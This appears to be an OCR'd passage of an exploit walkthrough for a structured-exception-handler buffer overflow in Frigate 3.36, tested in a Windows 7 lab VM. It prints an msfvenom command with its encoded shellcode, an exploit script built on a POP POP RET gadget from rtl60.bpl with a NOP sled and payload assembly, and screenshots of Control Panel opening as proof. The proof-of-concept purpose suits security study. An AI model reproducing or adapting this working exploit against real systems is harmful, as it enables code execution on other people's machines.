



- Changing default trigger from cmd to control panel


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf =  b""
buf += b"\x89\xe6\xd9\xe5\xd9\x76\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x4d\x38\x6e"
buf += b"\x62\x33\x30\x77\x70\x55\x50\x55\x30\x4f\x79\x39\x75"
buf += b"\x76\x51\x49\x50\x63\x54\x6c\x4b\x42\x70\x46\x50\x6c"
buf += b"\x4b\x52\x72\x34\x4c\x4e\x6b\x73\x62\x45\x44\x6c\x4b"
buf += b"\x51\x62\x35\x78\x76\x6f\x4f\x47\x52\x6a\x76\x46\x74"
buf += b"\x71\x39\x6f\x6c\x6c\x37\x4c\x73\x51\x31\x6c\x76\x62"
buf += b"\x76\x4c\x55\x70\x6f\x31\x68\x4f\x44\x4d\x65\x51\x4f"
buf += b"\x37\x58\x62\x59\x62\x76\x32\x50\x57\x6e\x6b\x46\x32"
buf += b"\x72\x30\x4e\x6b\x62\x6a\x67\x4c\x6c\x4b\x32\x6c\x44"
buf += b"\x51\x30\x78\x6a\x43\x42\x68\x45\x51\x6a\x71\x46\x31"
buf += b"\x4e\x6b\x31\x49\x31\x30\x37\x71\x79\x43\x4e\x6b\x42"
buf += b"\x69\x45\x48\x7a\x43\x45\x6a\x52\x69\x6e\x6b\x75\x64"
buf += b"\x4e\x6b\x33\x31\x4b\x66\x50\x31\x79\x6f\x4e\x4c\x6f"
buf += b"\x31\x4a\x6f\x56\x6d\x36\x61\x68\x47\x44\x78\x79\x70"
buf += b"\x33\x45\x6b\x46\x55\x53\x53\x4d\x4a\x58\x75\x6b\x43"
buf += b"\x4d\x56\x44\x61\x65\x69\x74\x76\x38\x4c\x4b\x62\x78"
buf += b"\x67\x54\x65\x51\x49\x43\x45\x36\x4c\x4b\x66\x6c\x50"
buf += b"\x4b\x6e\x6b\x63\x68\x57\x6c\x76\x61\x39\x43\x4c\x4b"
buf += b"\x55\x54\x6e\x6b\x47\x71\x38\x50\x6e\x69\x63\x74\x45"
buf += b"\x74\x34\x64\x63\x6b\x63\x6b\x63\x51\x71\x49\x31\x4a"
buf += b"\x33\x61\x39\x6f\x39\x70\x63\x6f\x71\x4f\x50\x5a\x4c"
buf += b"\x4b\x56\x72\x5a\x4b\x4c\x4d\x73\x6d\x72\x4a\x65\x51"
buf += b"\x6c\x4d\x4f\x75\x4d\x62\x37\x70\x73\x30\x77\x70\x42"
buf += b"\x70\x63\x58\x45\x61\x6c\x4b\x42\x4f\x6f\x77\x4b\x4f"
buf += b"\x7a\x75\x6f\x4b\x6a\x50\x6c\x75\x4d\x72\x62\x76\x53"
buf += b"\x58\x39\x36\x4f\x65\x4f\x4d\x6f\x6d\x79\x6f\x5a\x75"
buf += b"\x65\x6c\x67\x76\x51\x6c\x74\x4a\x4d\x50\x79\x6b\x6b"
```

Created the payload using the above code from the kali machine


exploit2.py - C:\Users\IEUser\Downloads\exploit2.py
File Edit Format Run Options Windows Help
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f py
buf = b""
buf += b"\x89\xe6\xd9\xe5\xd9\x76\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x4d\x38\x6e"
buf += b"\x62\x33\x30\x77\x70\x55\x50\x55\x30\x4f\x79\x39\x75"
buf += b"\x76\x51\x49\x50\x63\x54\x6c\x4b\x42\x70\x46\x50\x6c"
buf += b"\x4b\x52\x72\x34\x4c\x4e\x6b\x73\x62\x45\x44\x6c\x4b"
buf += b"\x51\x62\x35\x78\x76\x6f\x4f\x47\x52\x6a\x76\x46\x74"
buf += b"\x71\x39\x6f\x6c\x6c\x37\x4c\x73\x51\x31\x6c\x76\x62"
buf += b"\x76\x4c\x55\x70\x6f\x31\x68\x4f\x44\x4d\x65\x51\x4f"
buf += b"\x37\x58\x62\x59\x62\x76\x32\x50\x57\x6e\x6b\x46\x32"
buf += b"\x72\x30\x4e\x6b\x62\x6a\x67\x4c\x6c\x4b\x32\x6c\x44"
buf += b"\x51\x30\x78\x6a\x43\x42\x68\x45\x51\x6a\x71\x46\x31"
buf += b"\x4e\x6b\x31\x49\x31\x30\x37\x71\x79\x43\x4e\x6b\x42"
buf += b"\x69\x45\x48\x7a\x43\x45\x6a\x52\x69\x6e\x6b\x75\x64"
buf += b"\x4e\x6b\x33\x31\x4b\x66\x50\x31\x79\x6f\x4e\x4c\x6f"
buf += b"\x31\x4a\x6f\x56\x6d\x36\x61\x68\x47\x44\x78\x79\x70"
buf += b"\x33\x45\x6b\x46\x55\x53\x53\x4d\x4a\x58\x75\x6b\x43"
buf += b"\x4d\x56\x44\x61\x65\x69\x74\x76\x38\x4c\x4b\x62\x78"
buf += b"\x67\x54\x65\x51\x49\x43\x45\x36\x4c\x4b\x66\x6c\x50"
buf += b"\x4b\x6e\x6b\x63\x68\x57\x6c\x76\x61\x39\x43\x4c\x4b"
buf += b"\x55\x54\x6e\x6b\x47\x71\x38\x50\x6e\x69\x63\x74\x45"
buf += b"\x74\x34\x64\x63\x6b\x63\x6b\x63\x51\x71\x49\x31\x4a"
buf += b"\x33\x61\x39\x6f\x39\x70\x63\x6f\x71\x4f\x50\x5a\x4c"
buf += b"\x4b\x56\x72\x5a\x4b\x4c\x4d\x73\x6d\x72\x4a\x65\x51"
buf += b"\x6c\x4d\x4f\x75\x4d\x62\x37\x70\x73\x30\x77\x70\x42"
buf += b"\x70\x63\x58\x45\x61\x6c\x4b\x42\x4f\x6f\x77\x4b\x4f"
buf += b"\x7a\x75\x6f\x4b\x6a\x50\x6c\x75\x4d\x72\x62\x76\x53"
buf += b"\x58\x39\x36\x4f\x65\x4f\x4d\x6f\x6d\x79\x6f\x5a\x75"
buf += b"\x65\x6c\x67\x76\x51\x6c\x74\x4a\x4d\x50\x79\x6b\x6b"
buf += b"\x50\x64\x35\x46\x65\x6d\x6b\x73\x77\x67\x63\x33\x42"
buf += b"\x52\x4f\x52\x4a\x73\x30\x51\x43\x59\x6f\x49\x45\x65"
buf += b"\x33\x70\x6f\x62\x4e\x30\x74\x70\x72\x70\x6f\x42\x4c"
buf += b"\x67\x70\x41\x41"
payload = junk + nseh + seh + nops + buf
f.write(payload)
f.close


payload.txt - Notepad
File Edit Format View Help
AAAA


IE11 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Purchase
Find Computer
Computer name:
IP Address:
OK
Cancel


IE11 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Host Name: IEWIN7
Control Panel
Adjust your computer's settings
View by: Category
System and Security
User Accounts and Family Safety
Network and Internet
Appearance and Personalization
Hardware and Sound
Clock, Language, and Region
Programs
Ease of Access